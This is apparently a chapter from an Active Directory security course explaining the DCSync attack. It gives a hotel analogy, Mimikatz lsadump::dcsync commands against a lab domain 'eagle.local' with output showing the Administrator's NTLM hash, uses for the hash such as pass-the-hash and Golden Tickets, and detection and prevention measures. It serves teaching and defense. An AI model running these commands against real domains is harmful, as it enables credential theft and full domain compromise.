

Chapter 8: DCSync

1 The Concept: DCSync

Technical Concept: Impersonating a Domain Controller

DCSync is an attack where a threat agent impersonates a Domain Controller (DC) to request sensitive data from another DC using the Directory Replication Service Remote Protocol (MS-DRSR).

- **The Mechanism:** In a healthy AD environment, DCs constantly "talk" to each other to ensure they both have the latest list of users and passwords.
- **The Vulnerability:** If a user or computer account is granted specific replication permissions, it can ask a DC to "sync" passwords just like a real DC would.
- **The Required Permissions:** To perform this attack, an account must have "Replicating Directory Changes" and "Replicating Directory Changes All" assigned.
- **The Impact:** This attack allows an adversary to obtain the krbtgt hash or any user's NTLM hash without ever logging onto a Domain Controller.

The Grand Hotel Analogy: The Fake Security Manager

Imagine the hotel group has two main properties: **The Grand Hotel (DC1)** and **The Sister Plaza (DC2)**.

- **The Normal Operation:** Every night, the Manager of the Plaza calls the Manager of the Grand Hotel to sync their staff lists and master keys so that managers can work at either location.
- **The Flaw:** The Grand Hotel has a rule that anyone with a "**Senior Logistics Badge**" (*Replication Permissions*) is allowed to request these staff list updates.
- **The Imposter:** A staff member named **Rocky** has one of these badges. He calls the Grand Hotel, pretends to be the Plaza's Manager, and says: *"I lost my list. Please send me the master keycodes for the General Manager's vault immediately."*
- **The Result:** Because Rocky has the right badge, the Grand Hotel sends the codes (*Password Hashes*) directly to him.

2 Attack Execution: Step-by-Step

2.1 Step 1: Running as the Privileged User


We know assume we are logged on to a user in the AD with the replication permissions required for DCSync enabled

2.2 Step 2: Performing the Sync with Mimikatz

In the new shell running as the Compromised user, we use **Mimikatz** to request the Administrator's password hash from the Domain Controller.

>_ Terminal: Mimikatz Terminal

```
mimikatz.exe  
lsadump::dcsync /domain:eagle.local /user:Administrator
```



```
mimikatz 2.2.0 x64 (oe.eo)  
C:\Mimikatz>mimikatz  
#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53  
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > https://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > https://pingcastle.com / https://mysmartlogon.com **/  
  
mimikatz # lsadump::dcsync /domain:eagle.local /user:Administrator  
[DC] 'eagle.local' will be the domain  
[DC] 'DC2.eagle.local' will be the DC server  
[DC] 'Administrator' will be the user account  
[rpc] Service : ldap  
[rpc] AuthnSvc : GSS_NEGOTIATE (9)  
  
Object RDN : Administrator  
  
** SAM ACCOUNT **  
  
SAM Username : Administrator  
Account Type : 30000000 ( USER_OBJECT )  
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )  
Account expiration : 01/01/1601 01.00.00  
Password last change : 07/08/2022 20.24.13  
Object Security ID : S-1-5-21-1518138621-4282902758-752445584-500  
Object Relative ID : 500  
  
Credentials:  
Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf  
  
Supplemental Credentials:  
* Primary:NTLM-Strong-NTOWF *  
Random Value : 6fd69313922373216cdbbfa823bd268d
```

2.3 Step 3: Utilizing the Captured NTLM Hash

Once an NTLM hash is obtained, it is as powerful as a cleartext password in a Windows environment. It can be used for the following:

- **Pass-the-Hash (PtH):** An attacker can use this hash to authenticate as the Administrator against any server or service in the domain without ever knowing the actual cleartext password. This allows for immediate lateral movement and remote execution.
- **Offline Password Cracking:** Attackers can attempt to reverse the hash into a cleartext password using brute-force tools like Hashcat or John the Ripper.
- **Persistent Control (Golden Tickets):** If the `krbtgt` account is targeted via DCSync, the attacker can obtain the hash needed to create Golden Tickets. This grants unrestricted, long-term access that is nearly impossible to revoke without multiple password resets.

3 Detection & Prevention

Technical Concept: Defense Strategies

- **Prevention (RPC Firewall):** Use third-party tools like **RPC Firewall** to ensure that replication requests only originate from known, authorized Domain Controllers.
- **Detection (Event ID 4662):** Monitor for this event ID. It is a major red flag if the initiator of a replication request is a standard user account rather than a DC computer account.
- **Filtering GUIDs:** Specifically look for GUIDs `1131f6aa-9c07-11d1-f79f-00c04fc2dcd2` or `1131f6ad...` in the logs.